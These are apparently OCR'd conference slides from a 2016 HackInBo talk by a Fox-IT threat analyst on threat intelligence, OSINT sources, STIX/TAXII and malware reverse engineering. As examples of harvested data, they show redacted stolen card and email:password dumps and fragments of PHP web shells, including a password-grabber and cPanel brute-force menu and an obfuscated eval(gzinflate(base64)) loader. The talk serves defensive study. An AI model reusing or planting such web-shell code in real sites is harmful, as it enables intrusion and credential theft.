Threat Intelligence and Malware Analysis

Two sides of the same coin

HackInBo Spring 2016 Edition

InTELL BY FOX IT

Who am I?

Working as Threat Analyst for InTELL Fox-IT

OWASP Italy board members

Software developer (F# lover)


Speaker at various security conferences

Contact:

Twitter: @s4tan

E-Mail: aparata [AT] gmail [DOT] com


Scenario


JPCERT CC® Official Blog
Japan Computer Emergency Response Team Coordination Center

« Windows Commands Abused by Attackers | Main


Feb 19, 2016

Banking Trojan "Citadel" Returns


Increased Popularity in DDoS Extortion Campaigns

By Daniel Cid on December 4, 2015 . · 7 Comments

Ransom request: DDOS ATTACK! [redacted] WHOEVER IS IMPORTANT


FORTINET FAST. SECURE. GLOBAL.

PRODUCTS SOLUTIONS SERVICES & SUPPORT TRAIN


ALL | SECURITY RESEARCH | SECURITY 101 | INDUSTRY TRENDS | BEHIND THE FIREWALL | Q AND A

SECURITY RESEARCH THREAT LANDSCAPE AND ANALYSIS

Subscribe to All Posts

What's cooking? Dridex's New and Undiscovered Recipes


by Wayne Chin Yick Low | March 23, 2016 | Category: Security Research


FOX IT

Home About Back to fox-it.com


Large malvertising campaign hits popular Dutch websites

Posted on April 11, 2016 by ydklijnsma



THURSDAY, DECEMBER 10, 2015

THREAT SPOTLIGHT: CRYPTOWALL 4 - THE EVOLUTION CONTINUES

This post is authored by Andrea Allievi and Holger Unterbrink with contributions from Warren Mercer.


Hospitals are under attack in 2016


By Sergey Lozhkin on March 24, 2016. 8:52 am


Security Alert: Citadel Trojan Resurfaces as Atmos, Carries on the ZeuS Legacy

G+1 0 Like 15 Tweet Share 19

HACK IN BO Spring 2016 Edition

Threat Intelligence to the rescue



ATTACK ORIGINS

#	Country
907	United States
574	China
77	Netherlands
70	Russia
67	Austria
51	Hong Kong
48	Thailand
47	Taiwan
44	France
38	Mil/Gov

ATTACK TARGETS

#	Country
1871	United States
73	Hong Kong
55	Thailand
39	Netherlands
34	Portugal
32	Turkey
31	Canada
30	Liechtenstein
23	Austria
23	Norway

ATTACKS


Timestamp	Attacker			Target	Type	
	Organization	Location	IP	Location	Service	Port
2014-06-26 10:57:53.23	Thefirst-RU clients (WebDC	Moscow, Russia	188.120.225.71	unknown, Austria	http	80
2014-06-26 10:57:54.85	Aliyun Computing Co., LTD	Hangzhou, China	182.92.75.26	San Francisco, United States	unknown	33435
2014-06-26 10:57:54.86	N/A	unknown, Chile	190.110.121.93	San Francisco, United States	unknown	33435
2014-06-26 10:57:57.52	Thefirst-RU clients (WebDC	Moscow, Russia	188.120.225.71	unknown, Austria	http	80
2014-06-26 10:57:57.53	Thefirst-RU clients (WebDC	Moscow, Russia	188.120.225.71	unknown, Austria	http	80
2014-06-26 10:57:57.53	Thefirst-RU clients (WebDC	Moscow, Russia	188.120.225.71	unknown, Austria	http	80
2014-06-26 10:57:57.54	Thefirst-RU clients (WebDC	Moscow, Russia	188.120.225.71	unknown, Austria	http	80
2014-06-26 10:57:57.55	Thefirst-RU clients (WebDC	Moscow, Russia	188.120.225.71	unknown, Austria	http	80

ATTACK TYPES

#	●	Service	Port
524	●	vnc	5900
241	●	unknown	33435
180	●	http	80
143	●	http-alt	8080
126	●	ssh	22
94	●	microsoft-ds	445
67	●	sip	5060
64	●	telnet	23

© Norse

Threat Intelligence to the rescue



NORSE

ATTACK ORIGINS

#	Country
907	United States
574	China
77	Netherlands
70	Russia
67	Austria
51	Hong Kong
48	Thailand
47	Taiwan
44	France
38	Mil/Gov

ATTACK TARGETS

#	Country
1871	United States
73	Hong Kong
55	Thailand
39	Netherlands
34	Portugal
32	Turkey
31	Canada
30	Liechtenstein
23	Austria
23	Norway

ATTACKS

Timestamp	Attacker			Target	Type	
	Organization	Location	IP	Location	Service	Port
2014-06-26 10:57:53.23	Thefirst-RU clients (WebDC	Moscow, Russia	188.120.225.71	unknown, Austria	http	80
2014-06-26 10:57:54.85	Aliyun Computing Co., LTD	Hangzhou, China	182.92.75.26	San Francisco, United States	unknown	33435
2014-06-26 10:57:54.86	N/A	unknown, Chile	190.110.121.93	San Francisco, United States	unknown	33435
2014-06-26 10:57:57.52	Thefirst-RU clients (WebDC	Moscow, Russia	188.120.225.71	unknown, Austria	http	80
2014-06-26 10:57:57.53	Thefirst-RU clients (WebDC	Moscow, Russia	188.120.225.71	unknown, Austria	http	80
2014-06-26 10:57:57.53	Thefirst-RU clients (WebDC	Moscow, Russia	188.120.225.71	unknown, Austria	http	80
2014-06-26 10:57:57.54	Thefirst-RU clients (WebDC	Moscow, Russia	188.120.225.71	unknown, Austria	http	80
2014-06-26 10:57:57.55	Thefirst-RU clients (WebDC	Moscow, Russia	188.120.225.71	unknown, Austria	http	80

ATTACK TYPES

#	Service	Port
524	vnc	5900

© Norse

What is Threat Intelligence?

According to Gartner is:

Threat intelligence is evidence-based knowledge, including context, mechanisms, indicators, implications and actionable advice, about an existing or emerging menace or hazard to assets that can be used to inform decisions regarding the subject's response to that menace or hazard [1]

Threat Intelligence needs to be **contextual**:


Threat Intelligence in finance =/= Threat Intelligence in telco

Target of this talk

[1] https://www.gartner.com/doc/2487216/definition-threat-intelligence

Threat Intelligence

How to effectively implement Threat Intelligence inside your organization?



Source from: http://blogs.forrester.com/rick_holland/15-11-07-starting_soon_threat_intelligence_platforms_research_0


Threat Intelligence Sources

How to obtain the needed information?

- OSInt
- Internal network apparatuses
- Commercial feeds
- ...

Threat Intelligence - OSINT

Open-source intelligence (OSINT) is intelligence collected from publicly available sources. In the intelligence community (IC), the term "open" refers to overt, publicly available sources [1]



[1] https://en.wikipedia.org/wiki/Open-source_intelligence


Threat Intelligence - OSINT

How to do OSInt?


A possible approach:

- Define sources that are relevant to your goal (eg. pastebin, phishtank, twitter, underground forums, DNS whois, ...)
- Create a scraper able to parse the source and download the data (Data harvesting)
- Normalize and Aggregate data
- Represent in a meaningful UI
- Analyze
- Profit :)


Threat Intelligence - OSINT



```
MasterCard|55[redacted]6|[redacted]|10/2019
Visa|45[redacted]8|[redacted]|11/2016
Visa|45[redacted]1|[redacted]|2/2019
Visa|45[redacted]6|[redacted]|10/2016
Visa|45[redacted]5|[redacted]|4/2016
MasterCard|5[redacted]6|[redacted]|1/2016
Visa|44[redacted]8|[redacted]|1/2017
Visa|45[redacted]3|[redacted]|7/2016
Visa|45[redacted]2|[redacted]|2/2020
Visa|45[redacted]0|[redacted]|8/2018
Visa|44[redacted]8|[redacted]|6/2019
MasterCard|55[redacted]5|[redacted]|2/2018
MasterCard|53[redacted]9|[redacted]|3/2019
Visa|47[redacted]1|[redacted]|4/2019
Visa|45[redacted]9|[redacted]|11/2018
Visa|47[redacted]9|[redacted]|10/2017
MasterCard|53[redacted]8|[redacted]|4/2016
Visa|45[redacted]4|[redacted]|1/2016
MasterCard|53[redacted]2|[redacted]|2/2020
Visa|47[redacted]5|[redacted]|9/2017
Visa|45[redacted]3|[redacted]|9/2017
MasterCard|51[redacted]2|[redacted]|5/2018
```




```
co[redacted]@gmail.com:vi[redacted]4
cr[redacted]@yahoo.de:r[redacted]5
c[redacted]@live.co.uk:1[redacted]m
c[redacted]@hotmail.com:r[redacted]1
c[redacted]@gmail.com:da[redacted]8
rober[redacted]@hotmail.com:v[redacted]
l[redacted]sm.com.au:K[redacted]67
bur[redacted]94@yahoo.com:pa[redacted]4
wi[redacted]3@gmail.com:w[redacted]1
Ja[redacted]77@yahoo.com:w[redacted]3
sjo[redacted]2@gmail.com:s[redacted]9
mi[redacted]a@yahoo.com:c[redacted]9
```



```
<a href=?upl>Uploader</a>
</div></center>
<p>
<center>
<img src=http://i.imgur.com/RhCNL7E.png width=260 height=300/><br /></center><br><center><div id=menu>
<a href=?jump>jumping</a>
<a href=?pws>PassWorDs Grabber</a>
<a href=?x=symlink>Symlink</a>
<a href=?cp_cracker>cPanel Brute Force</a>
</div></center>
<br><br><center>".php_uname().";<br>";

if(isset($_GET["cp_cracker"])){
if(function_exists('apache_setenv')){
```



```
<?php
//
//                                    jok Shell - Took the Best made it Better..!!
//
//
//
//Version 1.0
//Created on 25/3/2012 by b47chguru
$auth_pass = "50dac7d217e184ff5791a175ba51f9f8";        //password = fgtn
$color = "#00FF66";     //Colour
$default_action = "FilesMan";
$default_charset = "Windows-1251";
preg_replace("/.*/e","\x65\x76\x61\x6C\x28\x67\x7A\x69\x6E\x66\x6C\x61\x74\x65\x28\x62\x61\x73\x65\x36\x3
urq2rq//xX/+Q/jPvtpVfjOF4utzeuq1mK41s5WP0vFa7ua3Dt9vTfLZUi37eUXaU3//xXwr8bM0cY3LaM+ypoxwr6mSiLrcj+dGoZxmR
fheTDmIHSil0VTJjWa2HhWQiR/jwZxKj77847/g/y11Nu3fjlXHSQBGIjE1fphSj7QD4028mzo8fBO7ix8m4kfxw9dxI/HaiEADHxzDcc
JzMZC/LVu3Jm2sR0FlFcL16XorhJVusZUVWBycUAK4rC7VLoHb7R+bzaZEQpxwnrBhntjbZvT1Yu7ma0hfEqzeg0za44dS3X6BswvERgr
```

HackInBo Spring 2016 Edition

InTELL BY FOX IT


Threat Intelligence - OSINT

Is it really so easy? Just a bunch of lines of python?

Unfortunately not :\ OSInt is good, but in general the easier is to retrieve the data, the lower is the value

Data that are “easy” to retrieve are often:

- Incorrect
- Outdated
- Misleading
- Not much useful for a company
- ...



Threat Intelligence - Internal network apparatus

What is happening inside your network?

A good monitoring solution allow to identify anomalies in your network traffic

- Especially if the solution is protocol aware

Very powerful in identify frauds

Best if integrated with external data (**sinergy**).

- Allow to have a broader picture of who is threatening your company

Threat Intelligence - Commercial Sources

They use of mix of private/public sources (like standard OSInt sources and/or public/private malware feeds)

They have a dedicated team of Threat Analysts with various roles that allow to


- Understand how the malware authors work
- Understand how the malwares work from a technical point of view

Threat Intelligence Standards - STIX/TAXII

From MITRE:

- **STIX**: Structured Threat Information eXpression (now OASIS)
  - Defining a set of information representations and protocols to support automated information sharing for cybersecurity situational awareness, real-time network defense, and sophisticated threat analysis.

- **TAXII**: Trusted Automated eXchange of Indicator Information
  - TAXII is a community effort to standardize the trusted, automated exchange of cyber threat information. TAXII defines a set of services and message exchanges that, when implemented, enable sharing of actionable cyber threat information across organization and product/service boundaries for the detection, prevention, and mitigation of cyber threats.




Threat Intelligence

Ok, but malwares?

Malware (especially financial ones) bring with them a lot of information that can be used in order to protect our network and our customers. Example of information:

- **C&C url/IP**
  - Where the malware receive commands or new modules
- **Dropzone**
  - Where the malware send the stolen information
- **WebInjects**
  - Which are the targets of the malware
- **Behaviour**
  - It use an hardcoded domain or a DGA?
  - How it hide itself?


PRETTY, ISN'T IT?
WHAT IS IT?
I'VE GOT A BUNCH OF VIRTUAL WINDOWS MACHINES NETWORKED TOGETHER, HOOKED UP TO AN INCOMING PIPE FROM THE NET. THEY EXECUTE EMAIL ATTACHMENTS, SHARE FILES, AND HAVE NO SECURITY PATCHES.
BETWEEN THEM THEY HAVE PRACTICALLY EVERY VIRUS.
THERE ARE MAILTROJANS, WARHOL WORMS, AND ALL SORTS OF EXOTIC POLYMORPHICS. A MONITORING SYSTEM ADDS AND WIPES MACHINES AT RANDOM. THE DISPLAY SHOWS THE VIRUSES AS THEY MOVE THROUGH THE NETWORK,
GROWING AND STRUGGLING.
YOU KNOW, NORMAL PEOPLE JUST HAVE AQUARIUMS.
GOOD MORNING, BLASTER. ARE YOU AND W32.WELCHIA GETTING ALONG?
WHO'S A GOOD VIRUS? YOU ARE! YES, YOU ARE!


Malware Reverse Engineering


Sometimes it is not enough to run the malware in a sandbox (or on VirusTotal) or to extract all the strings stored in the executable

- A packer can easily detect a sandbox, or just sleep for a given amount of time until the sandbox timeout expires

Soon or later you have to analyze the malware with a **Disassembler** or through a **Debugger.**

Malware reverse engineering is **not** an **easy** task!


Mastering Threat Intel using strings and VirusTotal
Reverse engineering with strings
The Definitive Guide
O RLY?
@xOr


You might as well just kill yourself right now
Web Development With Assembly
O'REILLY
Bob Johnson with His Therapist

Malware Reverse Engineering

Disassembler:

- Analyze the program statically and display the disassembled code

Debugger:

- Run the program and allow to inspect and modify its context at runtime

You Retweeted

buherator @buherator · Mar 12

There are 10 kinds of infosec people

Useful tools (not only debuggers and disassemblers):

Malware Reverse Engineering

Most people think that malware authors wrote the malware from start (first execution) to end (malware is implanted in the system).

